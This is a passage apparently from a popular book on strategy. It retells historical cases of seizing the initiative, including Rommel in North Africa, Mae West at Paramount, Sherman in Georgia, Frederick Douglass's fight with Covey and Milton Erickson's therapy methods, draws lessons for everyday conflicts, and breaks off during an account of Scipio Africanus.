What was most devastating about this offensive was the novel way in which Rommel fought. He used the desert as if it were an ocean. Despite supply problems and the difficult terrain, he kept his tanks in perpetual motion. The British could not let up their guard for a moment, and this mentally exhausted them. But his movements, though seemingly random, were always for a purpose. If he wanted to take a particular city, he would head in the opposite direction, then circle and attack from an unexpected side. He brought along an armada of trucks to kick up enough dust so that the British could not see where he was headed and to give the impression of a much larger force than was actually on the attack.

Rommel would ride with the front line, risking death so that he could make rapid judgments on the move, sending his columns here and there before the British had time to figure out the game. And he used his tanks in the opposite way of the British, to deadly effect. Instead of pushing them forward to punch holes in the enemy lines, he would send out his weakest tanks, then have them retreat at first contact; the British tanks would invariably swallow the bait and go in pursuit, kicking up so much of their own dust in the process that they would not see they were running straight into a line of German antitank guns. Once a sufficient number of British tanks had been taken out, Rommel would advance again, wreaking havoc behind the British lines.

> *Given the same amount of intelligence, timidity will do a thousand times more damage in war than audacity.*
>
> CARL VON CLAUSEWITZ, 1780-1831

Kept constantly on their heels, forced to come to rapid decisions in response to Rommel's moves, the British made endless mistakes. Not knowing where he might show up next, or from what direction, they spread their forces over dangerously vast areas. Before long, at the mere mention that a German column was approaching, Rommel at its head, the British would abandon their positions, even though they greatly outnumbered him. In the end the only thing that stopped him was Hitler's obsession with Russia, which bled Rommel of the supplies and reinforcements he needed to conquer Egypt.

Interpretation

This is how Rommel analyzed the situation first confronting him: The enemy had a strong position to the east, which would only get stronger as more supplies and men came from Egypt. Rommel had a much smaller force, and the longer he waited, the more useless it would become. And so he decided to disobey Hitler's orders, risking his career on a truth he had learned in the blitzkrieg in France: making the first hit against the enemy completely alters the dynamic. If the enemy is the stronger side, it is upsetting and discouraging to be suddenly put on the defensive. Being larger and unprepared makes it harder to organize an orderly retreat.

To get his strategy to work, Rommel had to create maximum disorder in the enemy. In the ensuing confusion, the Germans would seem more formidable than they were. Speed, mobility, and surprise--as agents of such chaos--became ends in themselves. Once the enemy was on its heels, a deceptive maneuver--heading one way, then attacking from another--had double the effect. An enemy that is in retreat and without time to think will make endless mistakes if you keep up the pressure. Ultimately, the key to Rommel's success was to seize the initiative with one bold maneuver, then exploit this momentary advantage to the fullest.

Everything in this world conspires to put you on the defensive. At work, your superiors may want the glory for themselves and will discourage you from taking the initiative. People are constantly pushing and attacking you, keeping you in react mode. You are continually reminded of your limitations and what you cannot hope to accomplish. You are made to feel guilty for this and that. Such defensiveness on your part can become a self-fulfilling prophecy. Before anything, you need to liberate yourself from this feeling. By acting boldly, before others are ready, by moving to seize the initiative, you create your own circumstances rather than simply waiting for what life brings you. Your initial push alters the situation, on your terms. People are made to react to you, making you seem larger and more powerful than may be the case. The respect and fear you inspire will translate into offensive power, a reputation that precedes you. Like Rommel, you must also have a touch of madness: ready to disorient and confuse for its own sake, to keep advancing no matter the circumstance. It is up to you--be constantly defensive or make others feel it instead.

When they came to the ford of Xanthus, The eddying river that Zeus begot, Achilles split the Trojans. Half he chased Toward the city, across the plain where yesterday The Greeks had fled from Hector's shining rage. Hera, to slow this stampede of Trojans, Spread a curtain of fog between them.

The others swerved--And found themselves herded into the river. They crashed down into the deep, silver water As it tumbled and roared through its banks. You could hear their screams as they floundered And were whirled around in the eddies.

Fire will sometimes cause a swarm of locusts To rise in the air and fly to a river. The fire Keeps coming, burning them instantly,

And the insects shrink down into the water.

Just so Achilles. And Xanthus' noisy channel Was clogged with chariots, horses, and men. Achilles wasted no time. Leaving his spear Propped against a tamarisk And holding only his sword, he leapt from the bank Like a spirit from hell bent on slaughter. He struck over and over, in a widening spiral.

2. In 1932, Paramount Pictures, following a craze for gangster films, began production on *Night After Night*. The film was to star George Raft, who had recently made a name for himself in *Scarface*. Raft was cast to type as a typical gangster. But *Night After Night*, in a twist, was to have a comic edge to it. The producer, William Le Baron, was afraid that there was no one in the cast who had a light enough touch to pull this off. Raft, hearing of his concern, suggested he hire Mae West.

West was a celebrity in vaudeville and on Broadway, starring in plays she had written. She had made her reputation as a saucy, aggressive blonde with a devastating wit. Hollywood producers had thought of her before, but she was too bawdy for film. And by 1932 she was thirty-nine years old, on the plump side, and considered too old to be making a film debut. Nevertheless, Le Baron was willing to take a risk to liven up the picture. She would create a splash, provide an angle for promotion, then be sent back to Broadway, where she belonged. Paramount offered her a two-month contract at five thousand dollars a week, a generous deal for the times. West happily accepted.

At first West was a little difficult. She had been told to lose some weight, but she hated dieting and quickly gave up. Instead she had her hair dyed a rather indecent platinum blond. She hated the script--the dialog was flat and her character unimportant. The part needed to be rewritten, and West offered her services as a writer. Hollywood people were used to dealing with difficult actresses and had a panoply of tactics for taming them, particularly those who wanted their parts rewritten. What was unusual was an actress who offered to rewrite her own lines. Baffled by the request, even from someone who had written for Broadway, the studio executives came back with a firm refusal. Giving her that privilege would set a terrible precedent. West countered by refusing to continue with the film until they let her rewrite the dialog.

Paramount boss Adolph Zukor had seen West's screen test and liked her look and manner. The picture needed her. Zukor had a studio executive take her out to dinner on her birthday to try to cajole her; the goal was to calm her down enough so that they could begin shooting. Once cameras were rolling, he thought, they would find a way to get West to behave. But that night at dinner, West pulled out a check from her handbag and handed it to the executive. It was for twenty thousand dollars, the amount she had earned to that point. She was giving the money back to the studio and, thanking Paramount for the opportunity, told the executive she was leaving for New York the next morning.

Zukor, immediately apprised of this news, was caught completely off balance. West seemed willing to lose substantial money, risk a lawsuit for breach of contract, and guarantee that she would never work in Hollywood again. Zukor took another look at the script--perhaps she was right and the dialog was lousy. She would rather give up money and a career than be in an inferior picture! He decided to offer her a compromise: she could write her own dialog, and they would shoot two versions of the movie, one hers, one the studio's. That would cost a little more, but they would get West on film. If her version was better, which Zukor thought unlikely, that would only improve the picture; if not, they would go with the original version. Paramount couldn't lose.

West accepted the compromise and shooting began. One person, however, was not amused: the director, Archie L. Mayo, a man with an extensive resume. Not only had West changed the script to suit her wise-cracking style, she insisted on altering the blocking and camera setups to make the most of her lines. They fought and fought, until one day West refused to go on. She had demanded a shot of

her disappearing up some stairs after delivering one of her patented wisecracks. This would give the audience time to laugh. Mayo thought it unnecessary and refused to shoot it. West walked off the set, and production came to a halt. Studio executives agreed that West's lines had lightened up the picture; let her have her way with the direction and shoot the shot, they told Mayo. They would edit it out later.

Production resumed. The other actress in her scenes, Alison Skipworth, had the distinct impression that West was determining the pace of the lines, getting the camera to focus on her, stealing the scene. Protesting that West was taking over the direction of the movie, Skipworth, too, was told not to worry--it would all be fixed in the editing.

When it came time to cut the film, however, West had so altered the mood and pace of her scenes that no editing could bring them back to the original; more important, her sense of timing and direction were solid. She had indeed improved the entire picture.

The film debuted in October 1932. The reviews were mixed, but almost all agreed that a new star was born. West's aggressive sexual style and wit fascinated the men in the audience. Though she appeared in just a few scenes, she was the only part of the film anyone seemed to remember. Lines she had written--"I'm a girl who lost her reputation and never missed it"--were quoted endlessly. As Raft later admitted, "Mae West stole everything but the cameras."

Audiences were soon clamoring for more Mae West--and Paramount, in financial trouble at the time, could not ignore them. At the age of forty, as plump as ever, West was signed to a long-term contract at the highest salary of any star in the studio. For her next film, *Diamond Lil*, she would have complete creative control. No other actress--or actor, for that matter--had ever pulled off such a coup and in so short a time.

Hideous groans rose from the wounded, And the river water turned crimson with blood.

Fish fleeing a dolphin's huge maw Hide by the hundreds in the harbor's crannies, But the dolphin devours whatever it catches.

Likewise the Trojans beneath the riverbanks.

THE ILIAD, HOMER, CIRCA NINTH CENTURY B.C.

Interpretation

When Mae West set foot in Hollywood, everything was stacked against her. She was old and passe. The director and an army of studio executives had just one goal: to use her in a scene or two to animate a dull picture, then ship her back to New York. She had no real power, and if she had chosen to fight on their battlefield--one in which actresses were a dime a dozen and exploited to the fullest--she would have gotten nowhere. West's genius, her form of warfare, was slowly but surely to shift the battlefield to terrain of her choice.

She began her war by playing the part of the blond bombshell, charming and seducing the Paramount men. Her screen test hooked them--she was difficult, but what actress wasn't? Next she asked to rewrite her lines and, receiving the expected refusal, ratcheted up the stakes by not budging. Returning the money she had been paid was her campaign's key moment: it subtly shifted the focus from a battle with an actress to the script itself. By showing herself ready to give up so much, she made Zukor begin to wonder more about the dialog than about her. After his compromise, West made her next maneuver, fighting over the blocking, the camera angles, the pacing of the shots. Her writing had become an accepted part of the scenery; the battle now was over her directing. Another compromise, which translated into another victory. Instead of fighting the studio executives on their

terms, West had subtly shifted the battle to a field unfamiliar to them--fighting with an actress over the writing and directing of a film. On such terrain, against a smart and seductive woman, the army of Paramount men was lost and helpless.

Your enemies will naturally choose to fight on terrain that is to their liking, that allows them to use their power to best advantage. Cede them such power and you end up fighting on their terms. Your goal is to subtly shift the conflict to terrain of your choice. You accept the battle but alter its nature. If it is about money, shift it to something moral. If your opponents want to fight over a particular issue, reframe the battle to encompass something larger and more difficult for them to handle. If they like a slow pace, find a way to quicken it. You are not allowing your enemies to get comfortable or fight in their usual way. And an enemy who is lured onto unfamiliar terrain is one who has lost control of the dynamic. Once such control slips from his hands, he will compromise, retreat, make mistakes, and effect his own destruction.

3. By early 1864 the American Civil War had settled into a stalemate. Robert E. Lee's Army of Northern Virginia had managed to keep the Union forces away from Richmond, capital of the Confederacy. To the west the Confederates had established an impregnable defensive position at the town of Dalton, Georgia, blocking any Union advance on Atlanta, the key industrial city of the South. President Abraham Lincoln, facing reelection that year and gravely worried about his chances if the stalemate continued, decided to name Ulysses S. Grant overall commander of the Union forces. Here was a man who would go on the offensive.

> *Let us admit that boldness in war even has its own prerogatives. It must be granted a certain power over and above successful calculations involving space, time, and magnitude of forces, for wherever it is superior, it will take advantage of its opponent's weakness. In other words, it is a genuinely creative force. This fact is not difficult to prove even scientifically. Whenever boldness encounters timidity, it is likely to be the winner, because timidity in itself implies a loss of equilibrium. Boldness will be at a disadvantage only in an encounter with deliberate caution, which may be considered bold in its own right, and is certainly just as powerful and effective; but such cases are rare. Timidity is the root of prudence in the majority of men.... The higher up the chain of command, the greater is the need for boldness to be supported by a reflective mind, so that boldness does not degenerate into purposeless bursts of blind passion.*
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> *ON WAR*, CARL VON CLAUSEWITZ, 1780-1831

Grant's first move was to appoint his chief lieutenant, General William Tecumseh Sherman, to command the Union forces in Georgia. When Sherman arrived on the scene, he realized that any attempt to take Dalton was doomed from the start. The Confederate commander, General John Johnston, was a master at defensive warfare. With mountains to his rear and a solid position to his front, Johnston could simply stay put. A siege would take too long, and a frontal attack would be too costly. The situation seemed hopeless.

Sherman decided, then, that if he could not seize Dalton, he would take hold of Johnston's mind, striking fear in a man notorious for being conservative and cautious. In May 1864, Sherman sent three-fourths of his army into a direct attack on Dalton. With Johnston's attention held by this attack, Sherman then sneaked the Army of the Tennessee around the mountains to the town of Resaca, fifteen miles to the south of Dalton, blocking Johnston's only real route of retreat and only supply line. Terrified to find himself suddenly surrounded, Johnston had no choice but to give up his position at Dalton. He would not, however, play into Sherman's hands: he simply retreated to another defensive position that gave him maximum security, again inviting Sherman to attack him straight on. This

quickly turned into a dance: Sherman would feint going one way, then would somehow divert a part of his army to the south of Johnston, who kept backing up...all the way to Atlanta.

The Confederate president, Jefferson Davis, disgusted by Johnston's refusal to fight, replaced him with General John Hood. Sherman knew that Hood was an aggressive commander, often even reckless. He also knew that neither the time nor the men were available to lay siege to Atlanta--Lincoln needed a quick victory. His solution was to send detachments to threaten Atlanta's defenses, but he made these forces temptingly small and weak. Hood could not resist the temptation to leave his stronghold in the city and move to the attack, only to find himself rushing into an ambush. This happened several times, and with each defeat, Hood's army became smaller and the morale of his men quickly deteriorated.

Now, with Hood's army tired and expecting disaster, Sherman played yet another trick. At the end of August, he marched his army southeast, past Atlanta, abandoning his supply lines. To Hood this could only mean that Sherman had given up the fight for Atlanta. Wild celebration broke out throughout the city. But Sherman had cunningly timed this march to coincide with the ripening of the corn, and with his men well fed and Hood unsuspecting, he cut off the final railway line still open to Atlanta and wheeled back to attack the unguarded city. Hood was forced to abandon Atlanta. This was the great victory that would ensure Lincoln's reelection.

Next came Sherman's strangest maneuver of all. He divided his army into four columns and, completely cutting himself loose from his supply lines, began a march east from Atlanta to Savannah and the sea. His men lived off the land, destroying everything in their path. Unencumbered by supply wagons, they moved with incredible speed. The four parallel columns were far enough apart that the southern forces could not tell where they were headed. The southern column seemed headed for Macon, the northern for Augusta. Confederate forces scrambled to cover both places, leaving the center open--which was exactly where Sherman planned to advance. Keeping the South on what he called "the horns of a dilemma," off balance and mystified as to his intentions, Sherman marched all the way to Savannah with hardly a battle.

> *The Olympians could now join battle with the giants. Heracles let loose his first arrow against Alcyoneus, the enemy's leader. He fell to the ground, but sprang up again revived, because this was his native soil of Phlegra. "Quick, noble Heracles!" cried Athene. "Drag him away to another country!" Heracles caught Alcyoneus up on his shoulders, and dragged him over the Thracian border, where he despatched him with a club.*
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> *THE GREEK MYTHS*, VOL. 1, ROBERT GRAVES, 1955

The effect of this march was devastating. For the Confederate soldiers still fighting in Virginia, the ruin of Georgia--where many had left behind homes--was a terrible blow to their morale. Sherman's march cast a mood of deep gloom over the entire South. Slowly but surely it was losing its will to keep up the fight, Sherman's goal all along.

Interpretation

In any conflict it is often the weaker side that in fact controls the dynamic. In this case the South was in control in both the strategic and the grand-strategic sense. In their immediate, local strategy, the Confederates had entrenched themselves in powerful defensive positions in Georgia and Virginia. The temptation for the North was to fight on the enemy's terms, to hurl division after division against these positions, at tremendous loss of life and with little chance of advancing. In the South's grand strategy, the longer this stalemate prevailed, the more likely Lincoln was to be thrown out of office. Then the

war would end through negotiation. The South set the tempo for the battle (slow and grinding) and controlled the stakes.

As Sherman saw it, his goal was not to capture a city or to defeat the Confederates in battle. In his view the only way to win the war was to regain control of the dynamic. Instead of brutal, frontal attacks against Dalton or Atlanta, which would play into the South's hands, he operated indirectly. He frightened the timid Johnston into abandoning his stronghold and goaded the rash Hood into senseless attacks, in both instances playing upon the psychology of the opponent to force the issue. By constantly putting his enemy on the horns of a dilemma, where both staying put and moving were equally dangerous, he took control of the situation without having to waste men in battle. Most important, by demonstrating to the South with his destructive march that the longer the war dragged on, the worse it would be for them, he regained grand-strategic control of the war. For the Confederates, to keep fighting was slow suicide.

The worst dynamic in war, and in life, is the stalemate. It seems that whatever you do only feeds the stagnation. Once this happens, a kind of mental paralysis overcomes you. You lose the ability to think or respond in different ways. At such a point, all is lost. If you find yourself falling into such a dynamic--dealing with a defensive, entrenched opponent or trapped in a reactive relationship--you must become as creative as General Sherman. Deliberately shake up the pace of the slow waltz by doing something seemingly irrational. Operate outside the experience of the enemy, as Sherman did when he cut himself loose from his supplies. Move fast here and slow there. One major jolt given to the stale dynamic will shake it up, force the enemy to do something different. With the slightest change, you have room for greater change and taking control. Injecting novelty and mobility is often enough to unbalance the minds of your rigid and defensive opponents.

4. In 1833, Mr. Thomas Auld, the slaveholding owner of a plantation on Maryland's Eastern Shore, summoned back his slave Frederick Douglass, fifteen years old at the time, from Baltimore, where Douglass had just spent seven years serving Auld's brother. Now he was needed to work the fields of the plantation. But life in the city had changed Douglass in many ways, and to his chagrin he found it quite hard to disguise this from Auld. In Baltimore he had secretly managed to teach himself how to read and write, something no slave was allowed to do, for that would stimulate dangerous thoughts. On the plantation Douglass tried to teach as many slaves as possible to read; these efforts were quickly squashed. But what was worse for him was that he had developed a rather defiant attitude, what the slaveholder called impudence. He talked back to Auld, questioned some of his orders, and played all kinds of tricks to get more food. (Auld was notorious for keeping his slaves near starvation.)

One day Auld informed Douglass that he was hiring him out for a year to Mr. Edward Covey, a nearby farm renter who had earned a reputation as a consummate "breaker of young Negroes." Slaveholders would send him their most difficult slaves, and in exchange for their free labor Covey would beat every last ounce of rebellion out of them. Covey worked Douglass especially hard, and after a few months he was broken in body and spirit. He no longer desired to read books or engage in discussions with his fellow slaves. On his days off, he would crawl under the shade of a tree and sleep off his exhaustion and despair.

One especially hot day in August 1834, Douglass became ill and fainted. The next thing he knew, Covey was hovering over him, hickory slab in hand, ordering him back to work. But Douglass was too weak. Covey hit him on the head, opening a deep wound. He kicked him a few times, but Douglass could not move. Covey finally left, intending to deal with him later.

Well, my dear reader, this battle with Mr. Covey,--undignified as it was, and as I fear my narration

of it is--was the turning point in my "life as a slave." *It rekindled in my breast the smouldering embers of liberty; it brought up my Baltimore dreams, and revived a sense of my own manhood. I was a changed being after that fight. I was* nothing *before; I WAS A MAN NOW. It recalled to life my crushed self-respect and my self-confidence, and inspired me with a renewed determination to be A FREEMAN. A man, without force, is without the essential dignity of humanity. Human nature is so constituted, that it cannot* honor *a helpless man, although it can pity him; and even this it cannot do long, if the signs of power do not arise. He only can understand the effect of this combat on my spirit, who has himself incurred something, hazarded something, in repelling the unjust and cruel aggressions of a tyrant. Covey was a tyrant, and a cowardly one, withal. After resisting him, I felt as I had never felt before. It was a resurrection from the dark and pestiferous tomb of slavery, to the heaven of comparative freedom. I was no longer a servile coward, trembling under the frown of a brother worm of the dust, but, my long-cowed spirit was roused to an attitude of manly independence. I had reached a point, at which I was* not afraid to die . *This spirit made me a freeman in* fact , *while I remained a slave in* form . *When a slave cannot be flogged he is more than half free. He has a domain as broad as his own manly heart to defend, and he is really* "a power on earth." *While slaves prefer their lives, with flogging, to instant death, they will always find christians enough, like unto Covey, to accommodate that preference. From this time, until that of my escape from slavery, I was never fairly whipped. Several attempts were made to whip me, but they were always unsuccessful. Bruises I did get, as I shall hereafter inform the reader; but the case I have been describing, was the end of the brutification to which slavery had subjected me.*

MY BONDAGE AND MY FREEDOM, FREDERICK DOUGLASS, 1818-1895

Douglass managed to get to his feet, staggered to the woods, and somehow made his way back to Auld's plantation. There he begged with Master Auld to keep him there, explaining Covey's cruelty. Auld was unmoved. Douglass could spend the night but then must return to Covey's farm.

Making his way back to the farm, Douglass feared the worst. He told himself that he would do his best to obey Covey and somehow survive the weeks ahead. Arriving at the stables where he was supposed to work that day, he began his chores, when out of nowhere, like a snake, Covey slithered in, rope in hand. He lunged at Douglass, trying to get a slipknot on his leg and tie him up. He was clearly intending the thrashing to end all thrashings.

Risking an even more intense beating, Douglass pushed Covey away and, without hitting him, kept him from getting the rope around his leg. At that moment something clicked in Douglass's head. Every defiant thought that had been suffocated by his months of brutal labor came back to him. He was not afraid. Covey could kill him, but it was better to go down fighting for his life.

Suddenly a cousin came to Covey's aid, and, finding himself surrounded, Douglass did the unthinkable: he swung hard at the man and knocked him to the ground. Hitting a white man would most likely lead to his hanging. A "fighting madness" came over Douglass. He returned Covey's blows. The struggle went on for two hours until, bloodied, exhausted, and gasping for breath, Covey gave up and slowly staggered back to his house.

Douglass could only assume that Covey would now come after him with a gun or find some other way to kill him. It never happened. Slowly it dawned on Douglass: to kill him, or punish him in some powerful way, posed too great a risk. Word would get out that Covey had failed to break a Negro this one time, had had to resort to a gun when his terror tactics did not work. The mere hint of that would ruin his reputation far and wide, and his job depended on his perfect reputation. Better to leave the wild sixteen-year-old slave alone than risk the kind of crazy or unpredictable response Douglass had showed himself capable of. Better to let him calm down and go quietly away when his time of service

there was over.

For the rest of Douglass's stay with Covey, the white man did not lay a hand on him. Douglass had noticed that slaveholders often "prefer to whip those who are most easily whipped." Now he had learned the lesson for himself: never again would he be submissive. Such weakness only encouraged the tyrants to go further. He would rather risk death, returning blow for blow with his fists or his wits.

Interpretation

Reflecting on this moment years later in his book *My Bondage and My Freedom*, after he had escaped to the North and become a leading advocate of the abolitionist movement, Douglass wrote, "This battle with Mr. Covey...was the turning point in my '*life as a slave*.'...I was a changed being after that fight.... I had reached the point at which I was not *afraid to die*. This spirit made me a freeman in *fact*, while I remained a slave in *form*." For the rest of his life, he adopted this fighting stance: by being unafraid of the consequences, Douglass gained a degree of control of his situation both physically and psychologically. Once he had rooted fear out of himself, he opened up possibilities for action--sometimes fighting back overtly, sometimes being clever and deceitful. From a slave with no control, he became a man with some options and some power, all of which he leveraged into real freedom when the time came.

To control the dynamic, you must be able to control yourself and your emotions. Getting angry and lashing out will only limit your options. And in conflict, fear is the most debilitating emotion of all. Even before anything has happened, your fear puts you on your heels, cedes the initiative to the enemy. The other side has endless possibilities for using your fear to help control you, keep you on the defensive. Those who are tyrants and domineering types can smell your anxiety, and it makes them even more tyrannical. Before anything else you must lose your fear--of death, of the consequences of a bold maneuver, of other people's opinion of you. That single moment will suddenly open up vistas of possibilities. And in the end whichever side has more possibilities for positive action has greater control.

5. Early in his career, the American psychiatrist Milton H. Erickson (1901-80) noticed that patients had countless ways of controlling the relationship between patient and therapist. They might withhold information from him or resist entering into a hypnotic trance (Erickson often used hypnosis in his therapy); they might question the therapist's abilities, insist he do more of the talking, or emphasize the hopelessness of their problems and the futility of therapy. These attempts at control in fact mirrored whatever their problem was in daily life: they resorted to all kinds of unconscious and passive games of domination while denying to themselves and to others they were up to such tricks. And so, over the years, Erickson developed what he called his "Utilization Technique"--literally using these patients' passive aggression, their clever manipulations, as instruments to change them.

Erickson often dealt with patients whom someone else--a partner, a parent--had forced to seek his help. Resentful of this, they would get revenge by deliberately withholding information about their lives. Erickson would begin by telling these patients that it was natural, even healthy, not to want to reveal everything to the therapist. He would insist they withhold any sensitive information. The patients would then feel trapped: by keeping secrets they were obeying the therapist, which was just the opposite of what they wanted to do. Usually by the second session, they would open up, rebelling to such an extent that they revealed everything about themselves.

One man, on his first visit to Erickson's office, began anxiously pacing the room. By refusing to sit down and relax, he was making it impossible for Erickson to hypnotize him or work with him at all. Erickson began by asking him, "Are you willing to cooperate with me by continuing to pace the floor as you are doing now?" The patient agreed to this strange request. Then Erickson asked if he

could tell the patient where to pace and how fast. The patient could see no problem with this. Minutes later Erickson began to hesitate in giving his directions; the patient waited to hear what he was to do next with his pacing. After this happened a few times, Erickson finally told him to sit in a chair, where the man promptly fell into a trance.

It is not the same when a fighter moves because he wants to move, and another when he moves because he has to.

JOE FRAZIER, 1944

With those who were patently cynical about therapy, Erickson would deliberately try a method of hypnosis that would fail, and then he would apologize for using that technique. He would talk about his own inadequacies and the many times he had failed. Erickson knew that these types needed to one-up the therapist, and that once they felt they had gained the advantage, they would unconsciously open themselves up to him and fall easily into a trance.


A woman once came to Erickson complaining that her husband used his supposedly weak heart to keep her on constant alert and dominate her in every way. The doctors had found nothing wrong with him, yet he genuinely seemed weak and always believed that a heart attack was imminent. The woman felt concerned, angry, and guilty all at the same time. Erickson advised her to continue being sympathetic to his condition, but the next time he talked about a heart attack, she was to tell him politely she needed to tidy the house. She was then to place brochures she had collected from morticians all around the house. If he did it again, she was to go to the desk in the living room and begin adding up the figures in his life-insurance policies. At first the husband was furious, but soon he came to fear seeing those brochures and hearing the sound of the adding machine. He stopped talking about his heart and was forced to deal with his wife in a more direct manner.

Interpretation

In some relationships you may have a gnawing feeling that the other person has gained control of the dynamic, yet you find it hard to pinpoint how or when this occurred. All that can be said for certain is that you feel unable to move the other person, to influence the course of the relationship. Everything you do only seems to feed the power of the controller. The reason for this is that the other person has adopted subtle, insidious forms of control that are easily disguised and yet all the more effective for being unconscious and passive. Such types exert control by being depressed, overly anxious, overburdened with work--they are the victims of constant injustice. They cannot help their situation. They demand attention, and if you fail to provide it, they make you feel guilty. They are elusive and impossible to fight because they make it appear at each turn that they are not at all looking for control. They are more willful than you, but better at disguising it. In truth, you are the one who feels helpless and confused by their guerrilla-like tactics.

To alter the dynamic, you must first recognize that there is far less helplessness in their behavior than they let on. Second, these people need to feel that everything takes place on their terms; threaten that desire and they fight back in underhanded ways. You must never inadvertently feed their rebelliousness by arguing, complaining, trying to push them in a direction. This makes them feel more under attack, more like a victim, and encourages passive revenge. Instead move within their system of control, applying Erickson's Utilization Technique. Be sympathetic to their plight, but make it seem that whatever they do, they are actually cooperating with your own desires. That will put them off balance; if they rebel now, they are playing into your hands. The dynamic will subtly shift, and you will have room to insinuate change. Similarly, if the other person wields a fundamental weakness as a

weapon (the heart-attack tactic), make that threat impossible to use against you by taking it further, to the point of parody or painfulness. The only way to beat passive opponents is to outdo them in subtle control.



Authority: In order to have rest oneself it is necessary to keep the enemy occupied. This throws them back on the defensive, and once they are placed that way they cannot rise up again during the entire campaign.

--Frederick the Great (1712-1786)

REVERSAL

This strategy has no reversal. Any effort to seem *not* to control a situation, to refuse to influence a relationship, is in fact a form of control. By ceding power to others, you have gained a kind of passive authority that you can use later for your own purposes. You are also the one determining who has control by relinquishing it to the other side. There is no escape from the control dynamic. Those who say they are doing so are playing the most insidious control game of all.

HIT THEM WHERE IT HURTS

THE CENTER-OF-GRAVITY STRATEGY

Everyone has a source of power on which he or she depends. When you look at your rivals, search below the surface for that source, the center of gravity that holds the entire structure together. That center can be their wealth, their popularity, a key position, a winning strategy. Hitting them there will inflict disproportionate pain. Find what the other side most cherishes and protects--that is where you must strike.

> *Man depends on his throat for fluent breathing and the maintenance of life. When his throat is strangled, his five sense organs will lose their sensibility and no longer function normally. He will not be able to stretch his limbs, which become numb and paralyzed. The man can therefore rarely survive. Thus, when the banners of the enemy come into sight and the beating of its battle drums can be heard, we must first ascertain the positions of its back and throat. Then we can attack it from the back and strangle its throat. This is an excellent strategy to crush the enemy.*
>
> *THE WILES OF WAR: 36 MILITARY STRATEGIES FROM ANCIENT CHINA*, TRANSLATED BY SUN HAICHEN, 1991

PILLARS OF COLLAPSE

In 210 B.C. a young Roman general named Publius Scipio the Younger (later called Scipio Africanus) was sent to northeastern Spain with a simple mission: to hold the Ebro River against the powerful Carthaginian armies that were threatening to cross it and take control of the peninsula. This was Scipio's first assignment as commander, and as he looked out on the river and plotted his strategy, he felt a strange mix of emotions.

Eight years earlier the great Carthaginian commander Hannibal had crossed this river heading north. Onward he had gone into Gaul and then, catching the Romans by surprise, had crossed the Alps into Italy. Scipio, only eighteen at the time, had fought alongside his father, a general, in the first battles against Hannibal on Italian soil. He had seen the North African's battlefield skills with his own eyes: Hannibal had maneuvered his small army brilliantly, made maximum use of his superior cavalry, and through inexhaustible creativity had constantly managed to surprise the Romans and inflict on them a series of humiliating defeats, culminating in the virtual annihilation of the Roman legions at the Battle of Cannae in 216 B.C. Matching wits with Hannibal, Scipio knew, was futile. It had seemed back then that Rome itself was doomed.

Scipio also recalled two events after Cannae that had had an overwhelming effect on him. First, a Roman general named Fabius had finally conceived a strategy to keep Hannibal at bay. Keeping his legions in the hills and avoiding direct battle, Fabius had launched hit-and-run raids designed to wear down the Carthaginians, who were fighting far from their home, in what is now Tunisia. The campaign had worked as a holding action, but to Scipio it had seemed equally exhausting for the Romans to fight so long and still have the enemy at their doorstep. Also, since the plan could not lead to any real defeat of Hannibal, it was basically flawed.

Second, a year into Hannibal's invasion, the Romans had sent Scipio's father to Spain to try to knock out the Carthaginian bases there. Carthage had had colonies in Spain for many years and earned wealth from Spanish mines. It used Spain as a training ground for its soldiers and as the base for its war on Rome. For six years Scipio's father had fought the Carthaginians on the Spanish peninsula, but

the campaign had ended in his defeat and death in 211 B.C.

As Scipio studied the reports coming in about the situation beyond the Ebro, a plan took root in his mind: with one bold maneuver, he could avenge his father's death the year before, demonstrate the effectiveness of a strategy he thought far better than Fabius's, and set in motion the eventual collapse not just of Hannibal but of Carthage itself. Along the coast to the south of him was the city of New Carthage (present-day Cartagena), the Carthaginians' capital in Spain. There they stored their vast wealth, their army's supplies, and the hostages they had taken from different Spanish tribes to be held as ransom in case of rebellion. At this moment the Carthaginian armies--which outnumbered the Romans two to one--were scattered about the country, trying to gain further domination over the Spanish tribes, and were all several days' march from New Carthage. Their commanders, Scipio learned, had been quarreling among themselves over power and money. Meanwhile New Carthage was garrisoned with only 1,000 men.

> *The third shogun Iemitsu was fond of sword matches. Once, when he arranged to see some of his outstanding swordsmen display their skills, he spotted among the gathering a master equestrian by the name of Suwa Bunkuro, and impulsively asked him to take part. Bunkuro responded by saying that he would be pleased to if he could fight on horseback, adding that he could defeat anyone on horseback. Iemitsu was delighted to urge the swordsmen to fight Bunkuro in the style he preferred. As it turned out, Bunkuro was right in his boasting. Brandishing a sword on a prancing horse wasn't something many swordsmen were used to, and Bunkuro easily defeated everyone who dared face him on horseback. Somewhat exasperated, Iemitsu told Munenori to give it a try. Though a bystander on this occasion, Munenori at once complied and mounted a horse. As his horse trotted up to Bunkuro's, Munenori suddenly stopped his horse and slapped the nose of Bunkuro's horse with his wooden sword. Bunkuro's horse reared, and while the famed equestrian was trying to restore his balance, Munenori struck him off his horse.*
>
> *THE SWORD AND THE MIND*, TRANSLATED BY HIROAKI SATO, 1985

Disobeying his orders to take his stand at the Ebro, Scipio advanced south by ship and led a daring raid on New Carthage. This walled city was considered impregnable, but he timed his attack for the ebbing of the tide in a lagoon on the city's north side; there his men were able to scale the walls relatively easily, and New Carthage was taken. In one move, Scipio had produced a dramatic turnaround. Now the Romans commanded the central position in Spain; they had the money and supplies on which the Carthaginians in Spain depended; and they had Carthage's hostages, whom they now could use to stir revolt among the conquered tribes. Over the next few years, Scipio exploited this position and slowly brought Spain under Roman control.

In 205 B.C., Scipio returned to Rome a hero--but Hannibal was still a menace in Italy's interior. Scipio now wanted to take the war to Africa, by marching on Carthage itself. That was the only way to get Hannibal out of Italy and finally erase Carthage as a threat. But Fabius was still the commander in charge of Rome's strategy, and few saw the point of fighting Hannibal by waging war so far from him, and from Rome. Yet Scipio's prestige was high, and the Roman Senate finally gave him an army--a small, low-quality army--to use for his campaign.

